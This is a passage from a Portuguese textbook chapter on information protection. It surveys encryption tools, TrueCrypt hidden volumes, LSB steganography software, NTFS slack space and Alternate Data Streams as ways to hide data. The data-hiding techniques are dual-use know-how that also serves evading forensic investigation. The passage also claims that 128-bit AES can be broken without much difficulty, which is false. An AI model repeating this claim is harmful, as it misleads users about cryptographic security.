livros: "O livro dos códigos" (*The code book*) de Simon Singh, que apresenta um bom relato sobre o progresso da Criptografia de uma maneira simples e misturado com um pouco de história (um excelente relato sobre como os poloneses e britânicos quebraram a máquina de criptografia Enigma dos alemães); *Handbook of Applied Cryptography* de Alfred Menezes e Paul van Oorschot e *Applied Cryptography* de Bruce Scheneier. Os dois últimos descrevem algoritmos e protocolos, além de recomendações sobre o uso de Criptografia.

Existem diversas soluções para armazenar em disco ou transmitir informações por redes de computadores de maneira segura. Esta proteção pode ser realizada por *hardware* ou por *software*. A criptografia por *software* simplifica os procedimentos de controle e atende às necessidades de segurança [Gutmann 2004]. Para armazenamento de informações de maneira segura por *software*, por exemplo, pode ser realizada através da criação de um arquivo (*container*) em um disco rígido e montar este arquivo em um *drive* virtual. Todas as informações transferidas para o *drive* virtual são armazenados no *container* de forma criptografada. Criptografia por *hardware* pode ser utilizada, por exemplo, por meio de chips da família MAXQ® (DeepCover® Secure Microcontroller) [MAXQ 2013] ou então por *smartcards* como Javacards produzidos pela NXP [NXP 2013]. Ambos exemplos implementam algoritmos de criptografia como 3DES, AES, RSA, ECDSA, SHA, entre outros.


[13] Usaremos o termo "texto legível" para traduzir *plaintext* e "texto cifrado" para *ciphertext*.

Existem diversas soluções em *softwares* para proteger as informações, por exemplo, soluções comerciais: BestCript [JETICO 2008] (para criar um disco criptografado) ou Silent Circle (para criptografar comunicação); ou soluções gratuitas: TrueCrypt [TRUECRYPT 2013] (para criação de disco criptografado), Tails (um sistema operacional completo, com ferramentas de acesso à Internet, para ser usado a partir de um DVD ou *pendrive*), GnuPG (uma ferramenta que disponibiliza diversas soluções de criptografia que pode ser utilizado por outras ferramentas), OTR (Off-The-Record permite a comunicação instantânea com criptografia e autenticação) e AxCrypt (que provê a possibilidade de criptografar arquivos de maneira individual). Os últimos podem ser baixados de maneira gratuita. Na hora da escolha de um *software* para proteção das informações é recomendável a utilização de soluções abertas (com o código disponível), pois assim é possível verificar se possíveis vulnerabilidades ou *backdoors* estão presentes, o que tornaria possível a exploração por pessoas mal-intencionadas.

Entre as soluções apresentadas nos parágrafos anteriores o TrueCrypt provê uma solução para criar um disco criptografado, onde as informações são criptografadas e descriptografadas no momento da leitura ou escrita (*on-the-fly encryption*). TrueCrypt possui a habilidade de criar volumes escondidos que podem ser "negados" (*deniable hidden volumes*). Com o TrueCrypt é possível criar dois tipos de volumes (discos) dentro de um arquivo sobre o sistema de arquivos do sistema operacional (Linux, Mac OS ou Windows): volumes não escondidos (Figura 1.18.a) e volumes escondidos (Figura 1.18.b).



a) Volume não escondido.



b) Volume Escondido.

Figura 1.18. Telas do software TrueCrypt

Por exemplo, volumes não escondidos podem ser criados como um arquivo normal sobre o sistema de arquivos do sistema operacional. O volume poderia ser criado também como uma partição dedicada em um disco. Em ambos casos este volume é considerado um *container* pelo TrueCrypt. Para acessar (montar) este volume é necessário informar uma senha que será utilizada para criptografar os dados do volume utilizando um dos algoritmos mencionados. O TrueCrypt provê também o conceito de Sistema de Arquivo Negável (*Deniable File System*) através do conceito de arquivo escondido. Ao criar um volume do TrueCrypt é possível criar dois volumes, um não escondido, onde o usuário pode colocar informações não sensíveis e outro volume para armazenar informações sensíveis. Assim, se o usuário for constrangido a revelar a senha de acesso ao volume criptografado ele pode revelar a senha de acesso ao volume que possui informações não sensíveis e não a outra. Outras ferramentas apresentadas possuem características similares.

1.4.2.2 Esteganografia

Esteganografia pode ser definida como a arte de esconder informações através de meios que façam com que não se detecte as informações escondidas [Johnson 1998]. Existem diversos métodos de esconder informações de forma que a própria existência delas seja escondida. Estes métodos podem incluir tintas invisíveis, pontos microscópicos, rearranjar caracteres, assinaturas digitais, entre outros. Tratando-se do meio digital, Esteganografia é a técnica de ocultar informações (pode ser arquivos completos) em um arquivo contendo texto, imagem, som, vídeo ou qualquer outro tipo de conteúdo de tal

modo que a presença das informações escondidas não seja percebida. O arquivo que contém as informações escondidas é chamado de hospedeiro ou portador. Criptografia e Esteganografia são duas formas muito próximas de evitar que alguém tenha acesso a informações confidenciais. Todavia, enquanto Criptografia embaralha a mensagem para ela não ser entendida, a Esteganografia esconde a mensagem para ela não ser vista. Uma mensagem cifrada pode levantar a suspeita de que algo importante esteja escondido, enquanto que com a Esteganografia não. Cabe salientar também que em geral pode-se esconder informações criptografadas através de Esteganografia, ou seja, primeiro criptografa-se a mensagem (arquivo) e depois ele é inserido, por exemplo, na imagem.

Várias técnicas de Esteganografia utilizam representação digital de imagens ou áudios como arquivos hospedeiros para ocultar informações. Uma revisão da codificação destes arquivos permite analisar como mensagens podem ser inseridas e retiradas, sem alterar significativamente suas características [Wand e Wang 2004]. Por exemplo, sons podem ter características alteradas de maneira não identificável pelos sentidos humanos, como pequenas alterações no ângulo de fase, cadência da fala e mudanças sutis de frequência, que podem ser utilizadas para ocultar informações. Alterações sutis nos tons de cores de uma fotografia seguramente podem passar despercebidas para um observador e conter informações ocultas. Ainda, imagens e arquivos de áudio são usados frequentemente como hospedeiros de mensagens, pois a existência destes tipos de arquivos é aceita com naturalidade, não levantando muitas suspeitas [Bender et al. 1996]. Além disto, em geral, arquivos de imagens ou áudios podem ter um tamanho elevado. Um filme, por exemplo, pode ter o tamanho de até alguns Gibibytes, assim, esconder mensagens de poucos Kibibytes praticamente não afetaria o tamanho do arquivo e passaria despercebido por alguém que tivesse acesso ao arquivo.

Um exemplo de técnica aplicada a imagens, que encontra-se entre as mais difíceis de ser detectada, é a LSB (*Least Significant Bit*). Como o próprio nome diz, os dados a serem escondidos utilizam o *bit* menos significativo de cada canal de cada *pixel*[14]. Ou seja, se cada *pixel* possui 32 bits (8 bits para o canal de transparência, 8 para o vermelho, 8 para o verde, 8 para o azul), então cada um destes componentes possui 2^8 valores possíveis. Se por exemplo, o componente vermelho for alterado de 11111100 (252 em decimal) para 11111101 (253) e o mesmo ocorrer com os demais componentes do *pixel*, a visão de um ser humano não teria condições de identificar tal alteração. Resumindo, é possível realizar alterações mínimas em cada *pixel*, ou em alguns deles, sem deteriorar a imagem. Um exemplo utilizando a técnica LSB é mostrado na Figura 1.19, com a utilização do *software* Hide & Reveal [HIDE 2010].

[14] *Picture Element* - elemento de imagem, cada ponto que compõe a imagem.

(a) Escolha do hospedeiro, arquivo a ser escondido e arquivo destino.

(b) Escolha da técnica LSB simples.

Figura 1.19. Aplicação da técnica LSB (os botões "Hide" e "Reveal" foram retirados das Figuras para melhor visualização)

Em algumas situações o arquivo gerado possui tamanho diferente do original, mas o ideal é que o tamanho seja o mesmo. Após o exemplo mostrado na Figura 1.19, verificou-se o tamanho dos arquivos (Figura 1.20) e pôde-se verificar que os horários de última modificação estão diferentes, porém o tamanho dos dois arquivos (rosto.bmp e rosto2.bmp) é o mesmo. Ou seja, 25 bytes foram inseridos no arquivo hospedeiro, gerando um novo arquivo com o mesmo tamanho. Os dois arquivos de imagem são mostrados na Figura 1.21 para que seja possível a comparação.






Figura 1.20. Verificação do tamanho dos arquivos




(a) Arquivo rosto.bmp.




(b) Arquivo rosto2.bmp.

Figura 1.21. Comparação visual dos dois arquivos

Ainda utilizando o *software* Hide & Reveal, para revelar o que foi escondido, o usuário deve clicar no botão "Reveal", escolher o arquivo rosto2.bmp e a técnica utilizada (LSB simples). Este procedimento e o resultado são mostrados nas Figuras 1.22 e 1.23.



(a) Escolha do arquivo que contém dados escondidos e arquivo destino.



(b) Escolha da técnica LSB simples (mesma utilizada para esconder).

Figura 1.22. Revelação da esteganografia (os botões "Hide" e "Reveal" foram retirados das Figuras para melhor visualização)






Figura 1.23. Arquivos revelados (o arquivo escondido e o que foi preenchido no campo "Note"), após terem sido descompactados do arquivo revelacao-rosto2.bmp.zip

Além do *software* Hide & Reveal, existem diversos *softwares* que podem ser utilizados para esconder informações dentro de arquivos: SilentEye, OpenPuff ou StegHide. A Figura 1.24 apresenta telas do *software* SilentEye para a versão Mac OS X. A Figura 1.24.a apresenta a foto antes de ter o conteúdo alterado com a mensagem escondida. A Figura 1.24.b mostra a foto já com a mensagem escondida e criptografada. O SilentEye permite que a mensagem criptografe a mensagem (ou arquivo) que será escondida na foto utilizando o algoritmo AES com chave de 128 ou 256 *bits* (não recomenda-se utilizar 128 bits, pois sua quebra pode ser atingida sem muita dificuldade atualmente). A Figura 1.24.c apresenta as opções para esconder uma mensagem (ou arquivo) na foto selecionada. A mensagem pode ser escondida com ou sem Criptografia.

a) Foto que conterá mensagem escondida.




b) Foto com a mensagem escondida.




c) Mensagem que será criptografada e escondida na foto

FIGURA 1.24. Telas do software SilentEye

Outro exemplo de *software* para esconder informações é o OpenPuff. A Figura 1.25 mostra duas telas do OpenPuff na versão Windows, mas executado sobre o Mac OS X com o software Wine. A Figura 1.25.a apresenta a tela inicial do OpenPuff e a Figura 1.25.b apresenta a tela com as opções do OpenPuff para esconder informações em um determinado arquivo. O OpenPuff é um exemplo de *software* que além de esconder informações, permite esconder marcas em um determinado arquivo. Assim, se alguém suspeitar que informações estão sendo repassadas para pessoas não autorizadas, o detentor da informação pode utilizar Esteganografia para colocar marcas em diversos arquivos com o mesmo conteúdo e enviar os arquivos (cada um com uma marca diferente, que possa identificar para quem foi enviado o arquivo) para diversas pessoas. Caso algum dos arquivos seja repassado para alguém, então é possível identificar quem foi que repassou a informação ser ter autorização.



a) Tela inicial do OpenPuff.



b) Tela do OpenPuff para ocultar um arquivo (esconder.txt) no arquivo Gabriela.jpg.

Figura 1.25. Telas do software OpenPuff

Slackering

Slack area ou *slack space* são termos ainda sem uma definição apropriada na língua portuguesa e identificam áreas onde é possível ocultar informações com base nas características operacionais dos sistemas de arquivos utilizados em dispositivos de armazenamento [Carrier 2005]. Sistemas de arquivos definem a metodologia de armazenar e organizar arquivos de forma a habilitar o seu acesso quando necessário. Sistemas de arquivos utilizam dispositivos de armazenamento, tais como discos rígidos ou mídias ópticas, e administram a manutenção da localização física dos dados [Berghel et al. 2008].

Os sistemas de arquivos mais comuns são fundamentados em dispositivos que habilitam o acesso a blocos de tamanho fixo, usualmente chamados de setores. O sistema de arquivos é responsável por organizar conjuntos de setores em arquivos e diretórios e controlar quais setores pertencem a um arquivo e quais não estão sendo utilizados. A maioria dos sistemas de arquivos endereça dados em unidades de tamanho fixo, chamadas *clusters* ou *blocks*, que contém um número fixo de setores. O *cluster* (ou bloco) é a menor área em um disco que pode ser alocada para armazenar um arquivo [Carrier 2005].

A seguir é apresentado um estudo realizado em um dos sistemas de arquivos disponíveis, o NTFS (New Tecnology File System), e as suas conclusões podem ser portadas para praticamente todos os sistemas de arquivos. O NTFS é proprietário (Microsoft) e é utilizado por diferentes versões do sistema operacional Windows. Administra setores individuais de 512 bytes, agrupa setores em *clusters* (chamados de unidades de alocação) para reduzir o tamanho da MFT (Master File Table) e para minimizar a fragmentação dos arquivos [TECHNET 2003].

Nas primeiras versões do Windows NT, o NTFS podia definir *clusters* de até 64KiB, entretanto, a partir do Windows 2000, o tamanho pode variar conforme o tamanho da partição até um máximo de 4KiB. Em um sistema de arquivos NTFS com tamanho de cluster de 4KiB, um arquivo de apenas 1KiB ocupa a área de 4KiB na unidade de armazenamento [Carrier 2005].

Esta característica do NTFS, e dos sistemas de arquivos em geral, orienta a definição de *slack area*: o espaço existente entre o fim do arquivo e o fim do *cluster* onde ele está armazenado. Também chamada de *file slack*, a *slack area* é natural porque dificilmente dados armazenados são do tamanho exato do espaço alocado. Em forense digital, a *slack area* é importante porque pode manter dados significativos nas áreas residuais que ocorrem quando um arquivo menor é escrito sobre um arquivo maior [Berghel et al. 2008].

Uma verificação simples foi realizada no disco de um notebook de um dos autores deste capítulo, com o *software* Disk Slack Checker, desenvolvido por Karen Kenworthy[15]. A Figura 1.26 mostra o resultado, onde é possível constatar que em uma partição NTFS com tamanho de *cluster* de 4KiB e capacidade de armazenamento de 132,41GiB, há 257.571 arquivos que alocam o espaço de 122,58GiB, porém utilizam 122,06GiB. Ou seja, a *slack area* representa 533,16MiB, cerca de 0,42% do que foi alocado pelo sistema de arquivos.

[15] Disponível em <http://www.karenware.com>, acesso em Ago. 2013.




Figura 1.26 Verificação de slack area com o software Disk Slack Checker (diversas colunas foram suprimidas para melhor visualização)

ADS (Alternate Data Stream)

O Alternate Data Stream (ADS) é uma característica do NTFS concebida para permitir a compatibilidade com o sistema de arquivos HFS (Hierarchical File System) utilizado pela Apple [Means 2003]. ADS é a habilidade de distribuir um arquivo de dados entre outros arquivos existentes, sem afetar tamanho, funcionalidade ou maneira com que esses arquivos são tratados por utilitários tradicionais como, por exemplo, o Windows Explorer. O ADS existe em todas as versões do NTFS e é utilizado por inúmeros programas, incluindo alguns nativos do sistema operacional Windows, para armazenar atributos de arquivos ou informações temporárias [Zadjmool 2004].

O uso do ADS é extremamente simples e não requer um perfil técnico avançado. Comandos simples do MS-DOS[16], como o "type", utilizados em conjunto com indicadores de redirecionamento [>] e dois pontos [:] ativam o ADS e ocultam um arquivo em outro.

Um exemplo é mostrado na Figura 1.27, com a ocultação de um arquivo de texto em um arquivo executável (editor de texto WordPad). Como pode ser visualizado, há um arquivo denominado "confidencial.txt" na pasta "C:\dados" com tamanho 7.027 bytes. Na pasta "D:\ADS" existe apenas um arquivo executável (trata-se do editor de textos WordPad - write.exe) com tamanho 10.240 bytes. Antes da ocultação do arquivo havia 1.242.824.704 bytes disponíveis na unidade D: e, após a ocultação, 1.242.624.000 bytes disponíveis. Ou seja, o sistema mostra apenas o arquivo executável, com o seu tamanho original, porém a quantidade de bytes disponíveis na unidade D: diminuiu 200.704 bytes. Após tal experimento, o próprio editor WordPad foi executado para visualizar o arquivo de texto ocultado nele. O resultado da execução é mostrado na Figura 1.28.

[16] Apesar do MS-DOS ser um sistema antigo, ainda existem muitos computadores com o MS-DOS instalado, ou mesmo emuladores de MS-DOS sendo utilizados.

